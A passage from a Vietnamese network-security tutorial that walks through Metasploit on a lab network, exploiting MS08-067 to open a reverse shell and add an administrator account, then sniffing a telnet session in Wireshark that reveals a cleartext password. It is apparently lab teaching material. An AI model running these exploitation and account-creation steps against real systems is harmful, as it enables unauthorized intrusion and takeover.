Máy ảo VM2 do cùng hub Bridge với VM1 nên gói tin nào đi vào VM1 thì VM2 cũng nhận được, trên máy ảo VM2 này cài đặt các công cụ Sniffer như: Colasoft, Wireshark, Cain & Abel.. để capture traffice trên mạng.

## 5. Công cụ khai thác lỗ hổng Metasploit

#### a. Giới thiệu tổng quan về công cụ Metasploit

## METASPLOIT FRAMEWORK


```
tocbatdat@bt:/root$ cd /pentest/exploits/framework3
tocbatdat@bt:/pentest/exploits/framework3$ ./msfconsole

[!] back | track 4

= [ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ - - -=[ 582 exploits - 297 auxiliary
+ - - -=[ 217 payloads - 27 encoders - 8 nops
= [ svn r10124 updated -11 days ago (2010.08.24)

msf > |
```

Nếu như các bạn cần một công cụ tích hợp nhiều tính năng: Scan lỗ hổng bảo mật, khai thác các lỗ hổng bảo mật.... thì Metasploit framework là một công cụ như vậy.



Metasploit sử dụng các công cụ tích hợp sẵn để lấy thông tin: Open Port, Vulnerability của hệ thống mạng – AUX.

Metasploit tích hợp sẵn nhiều Database về các lỗ hổng bảo mật cho phép Exploit

Khi khai thác lỗ hổng Metasploit tích hợp nhiều Payload cho phép điều khiển máy bị tấn công

Các Module (Payloads, AUX, Exploits) được phân loại thành các mục nhỏ giúp người dùng dễ dàng sử dụng.

**Ví dụ:** liệt kê cấu trúc thư mục trong của Metasploit

```

tocbatdat@bt:/pentest/exploits/framework3$ cd modules/
tocbatdat@bt:/pentest/exploits/framework3/modules$ ls
auxiliary encoders exploits MetaScan.rb modules.rb.ts.rb nops payloads
tocbatdat@bt:/pentest/exploits/framework3/modules$ cd exploits/
tocbatdat@bt:/pentest/exploits/framework3/modules/exploits$ ls
aix dialup hpxx linux netware solaris unix
bsdi freebsd irix multi osx test windows
tocbatdat@bt:/pentest/exploits/framework3/modules/exploits$ cd windows/
tocbatdat@bt:/pentest/exploits/framework3/modules/exploits/windows$ ls
antivirus browser fileformat iis lotus mssql oracle smb tftp
arkeia dcerpc firewall imap lpd mysql pop3 -codename [unicenter]
backdoor driver ftp isapi misc nfs proxy ssh vnc
backupexec email games ldap mmfsp nntp scada ssl vpn
brightstor emc http license motorola novell sip telnet wins
tocbatdat@bt:/pentest/exploits/framework3/modules/exploits/windows$ 
  
```

### b. Sử dụng Metasploit Framework

- Giao diện console
- Giao diện command line
- Giao diện đồ họa
- Giao diện web
- Trong bài viết này tôi sẽ trình bày sử dụng giao diện console để làm các tác vụ với Metasploit

#### b. Sử dụng Metasploit

- Kiểm tra kết nối mạng

```
msf > ping -c 1 192.168.1.2
[*] exec: ping -c 1 192.168.1.2

PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=10.3 ms

--- 192.168.1.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 10.308/10.308/10.308/0.000 ms
msf >
```

- Help show tất cả các options của Metasploit

```
msf > help

Core Commands
=====

  Command      Description
  -----       -----
  ?            Help menu
  back         Move back from the current context
  banner        Display an awesome metasploit banner
  cd            Change the current working directory
  connect       Communicate with a host
  exit          Exit the console
  help          Help menu
  info          Displays information about one or more module
  irb           Drop into irb scripting mode
```

- Show các thông tin

Show các lỗ hổng có khả năng tấn công



```
Session Edit View Bookmarks Settings Help  
msf > show exploits  
  
Exploits  
=====
```

Name	Rank
aix/rpc_cmsd_opcode21	great
aix/rpc_ttdbserverd_realpath	great
bsdi/softcart/mercantec_softcart	great
dialup/multi/login/manyargs	good
freebsd/samba/trans2open	great
freebsd/tacacs/xtacacs_report	average
hpux/lpd/cleanup_exec	excellent
irix/lpd/tagprinter_exec	excellent
linux/games/ut2004_secure	good
linux/http/alcatel_omnipcx_mastercgi_exec	excellent
linux/http/ddwrt_cgibin_exec	excellent

Tìm kiếm một Exploit, và xem thông tin của lỗ hổng.

```
msf > search ms08
[*] Searching loaded modules for pattern 'ms08'...

Auxiliary
=====
Name           Rank      Description
-----
admin/ms/ms08_059_his2006  normal   Microsoft Host Integration Server 2006 Com

Exploits
=====
Name           Rank      Description
-----
windows/browser/ms08_041_snapshotviewer      excellent Snapshot Viewer for
windows/browser/ms08_053_mediaencoder        normal   Windows Media Encod
windows/browser/ms08_070_visual_studio_msmask normal   Microsoft Visual St
windows/browser/ms08_078_xml_corruption       normal   Internet Explorer D
windows/smb/ms08_067_netapi                  great    Microsoft Server Se
windows/smb/smb_relay                         excellent Microsoft Windows S

msf > info exploit/windows/smb/ms08_067_netapi
Name: Microsoft Server Service Relative Path Stack Corruption
Version: 10039
Platform: Windows
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great

Provided by:
hdm <hdm@metasploit.com>
Brett Moore <brett.moore@insomniasec.com>

Available targets:
Id  Name
--  ---
0   Automatic Targeting
```

## Show các payload

```

msf > show payloads

Payloads
=====
Name                                     Rank   Description
----                                     ----
aix/ppc/shell_bind_tcp                  normal AIX Command Shell, B
aix/ppc/shell_find_port                normal AIX Command Shell, F
aix/ppc/shell_interact                 normal AIX execve shell for
aix/ppc/shell_reverse_tcp              normal AIX Command Shell, R
bsd/sparc/shell_bind_tcp               normal BSD Command Shell, B
bsd/sparc/shell_reverse_tcp            normal BSD Command Shell, R
bsd/x86/exec                           normal BSD Execute Command
bsd/x86/metsvc_bind_tcp                normal FreeBSD Meterpreter
bsd/x86/metsvc_reverse_tcp             normal FreeBSD Meterpreter
bsd/x86/shell/bind_tcp                 normal BSD Command Shell, B
bsd/x86/shell/find_tag                normal BSD Command Shell, F
bsd/x86/shell/reverse_tcp              normal BSD Command Shell, R
bsd/x86/shell_bind_tcp                normal BSD Command Shell, B
bsd/x86/shell_find_port               normal BSD Command Shell, F
bsd/x86/shell_find_tag                normal BSD Command Shell, F
bsd/x86/shell_reverse_tcp              normal BSD Command Shell, R

```

## Show AUX tools scan

```

msf >
msf > show auxiliary

Auxiliary
=====
Name                                     Rank
----                                     ---
admin/backupexec/dump                  normal
xec Windows Remote File Access        normal
    admin/backupexec/registry           normal
xec Server Registry Access            normal
    admin/cisco/ios_http_auth_bypass  normal
nauthorized Administrative Access       normal
    admin/cisco/vpn_3000_ftp_bypass   normal
trator 3000 FTP Unauthorized Adminstrative Access

```

- Sử dụng các Module. Ở đây tôi sử dụng Module exploit lỗ hổng bảo mật của Windows Ms08-067.

A screenshot of a Kali Linux terminal window titled "tocbatdat@bt: /pentest/exploits/framework3 - Shell No. 2 - Konsole". The menu bar includes "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The command history shows:

```
msf >
msf >
msf >
msf >
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

The bottom status bar shows tabs for "Shell" and "Shell No. 2".

- Để kiểm tra lỗ hổng bảo mật này ảnh hưởng tới hệ điều hành nào

A screenshot of a Kali Linux terminal window titled "tocbatdat@bt: /pentest/exploits/framework3 - Shell No. 2 - Konsole". The menu bar includes "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The command history shows:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show targets
```

The output of the "show targets" command is:

```
Exploit targets:

Id  Name
--  --
0   Automatic Targeting
1   Windows 2000 Universal
2   Windows XP SP0/SP1 Universal
3   Windows XP SP2 English (NX)
4   Windows XP SP3 English (NX)
5   Windows 2003 SP0 Universal
6   Windows 2003 SP1 English (NO NX)
7   Windows 2003 SP1 English (NX)
8   Windows 2003 SP1 Japanese (NO NX)
9   Windows 2003 SP2 English (NO NX)
10  Windows 2003 SP2 English (NX)
```

- Để xem Module này chúng ta có thể sử dụng Payload nào để exploits

A screenshot of a Kali Linux terminal window titled "tocbatdat@bt: /pentest/exploits/framework3 - Shell No. 2 - Konsole". The menu bar includes "Session", "Edit", "View", "Bookmarks", "Settings", and "Help". The command history shows:

```
msf exploit(ms08_067_netapi) > show payloads
```

The output of the "show payloads" command is:

```
Compatible Payloads
=====
```

Name	Rank	Description
generic/debug_trap	normal	Generic x86 Debug
generic/shell_bind_tcp	normal	Generic Command
generic/shell_reverse_tcp	normal	Generic Command
generic/tight_loop	normal	Generic x86 Ti
windows/exec	normal	Windows Executi

- Xem module này có các Options nào cần phải cấu hình

```
msf exploit(ms08_067_netapi) > show options

Module options:

Name      Current Setting  Required  Description
----      --------------  --        --
RHOST          yes        The target address
RPORT          445       yes        Set the SMB service port
SMBPIPE        BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  --
0   Automatic Targeting
```

- Khai thác lỗ hổng cần phải thiết lập các Options của module đó

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.1.193
LHOST => 192.168.1.193
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.189
RHOST => 192.168.1.189
msf exploit(ms08_067_netapi) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf exploit(ms08_067_netapi) > set LPORT 4444
LPORT => 4444
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.193:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (192.168.1.193:4444 -> 192.168.1.189:1033) at
Fri Aug 13 03:28:06 +0700 2010

(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>net user TOCBATDAT8000 123 /ADD
net user TOCBATDAT8000 123 /ADD
The command completed successfully. [pwnsaucE]

C:\WINDOWS\system32>NET LOCALGROUP administrators TOCBATDAT8000 /ADD
NET LOCALGROUP administrators TOCBATDAT8000 /ADD
The command completed successfully.
```

### c. Kết luận


Metasploit framework là một công cụ hiệu quả để thực hiện quá trình kiểm tra an ninh mạng cho hệ thống. Metasploit Framework hỗ trợ công cụ Scan, Exploit và đưa ra các report về các lỗ hổng đó.

## 6. Sử dụng Wireshark và Colasoft để phân tích gói tin

Sau khi xây dựng được mô hình Sniffer như trên thực hiện cài đặt các công cụ Sniffer trên máy tính VM2 để thực hiện việc Capture

### d. Sử dụng Wireshark để phân tích gói tin và traffic của hệ thống mạng


Cài đặt Wireshark



Sau khi cài đặt chạy Wireshark cho phép Capture Filter (chỉ lựa chọn những IP, phiên kết nối, Port dịch vụ) để capture. Hoặc sau khi Capture Wireshark cho phép lọc lấy những thông tin cần thiết.

Wireshark thực hiện capture những thông tin cần thiết

Lựa chọn card mạng thực hiện Capture, thiết lập Capture Filter để capture những gì cần thiết



### Thiết lập Capture Filter:


*to or from  
host IP  
net 192.168.0.0/24  
to  
dst host IP  
dst net IP  
from  
src host ip*

```

src host IP
port
port 53
tcp port 80
tcp portrange 1-500
dst port 80 or dst port 443
(host 192.168.0.1 and host 192.168.0.50) and (port 80 or 443)

```

Sau khi Caputer chúng ta có thể Filter lấy những thông tin cần thiết



### Thiết lập Filter các gói tin đã capture

to or from


```

ip.addr==IP
to
ip.dst==IP
from
ip.src==IP

except
ip.addr!=IP
port
tcp.port eq 80 or tcp.port eq 443
(ip.addr==IP1 and ip.addr==IP2) and (tcp.port eq 80 or tcp.port eq 443)

```

### Thiết lập View cả một Session (TCP Stream)



Xem kết quả sẽ thấy được cả một Session telnet giữa máy 192.168.0.121 và máy 192.168.0.194.

```

Follow TCP Stream
Stream Content

...%.....'.....%...
%.....P.....'....SFUTLNTVER.SFULNTMODE....%...
(...NTLMSSP.
%.....NTLMSSP.....8.....m.....A.....D.D.D.....S.E.C.P.U.S.....S.E.
C.P.U.S.....S.E.C.P.U.S.....S.E.C.P.U.S.....S.E.C.P.U.S.....SFUTLNTVER.2.SFU
TLNTMODE.Console.
%.....NTLMSSP.....X.....1...../
G.....6....8*..1.-t.r.a.i.n.-.P.C.A.d.m.i.n.i.s.t.r.a.t.o.r.I.-.T.R.A.I.N.-.P.
C.....ik.d."x..Rw].B.....H-
X...*6..q|.....S.E.C.P.U.S.....S.E.C.P.U.S.....S.E.C.P.U.S.....S.E.C.P.U.S...0.
O.....0.....L.bv._^@'.\....X..+;5y}....T
(.t.e.l.n.e.t./1.9.2...1.6.8...0...1.9.4.....F'd.....%.....
Telnet server could not log you in using NTLM authentication.
Your password may have expired.
Login using username and password
welcome to Microsoft Telnet Service

login: aaddmmiinniissttrraattoorr

login: administrator

password: yeuemnhieu
.....ANSI...
[1;1H*=====
[2;1HWelcome to Microsoft Telnet Server.
[3;1H*=====
[4;1HC:\Documents and Settings\Administrator>
[5;1H[K.[6;1H.[K.[7;1H.[K.[8;1H.[K.[9;1H.[K.[10;1H.[K.[11;1H.[K.[12;1H.[K.[13;1H.[K.
[14;1H.[K.[15;1H.[K.[16;1H.[K.[17;1H.[K.[18;1H.[K.[19;1H.[K.[20;1H.[K.[21;1H.[K.[22;1H.
[K.[23;1H.[K.[24;1H.[K.[25;1H.[K.[4;41Hnneett .[4;45Husseer r.[4;50Httooccbaattddaaatt .
[4;60H112233 .[4;64H//aadddd
[5;1HThe command completed successfully..[8;1HC:\Documents and Settings
\Administrator>nneett .[8;45Httooccbaattddaaatt .[9;1H//aadddd
[8;71Httooccbaattddaaatt .[9;1H//aadddd
[10;1HThe command completed successfully..[13;1HC:\Documents and Settings
\Administrator>exxiit
|
```

Entire conversation (2016 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

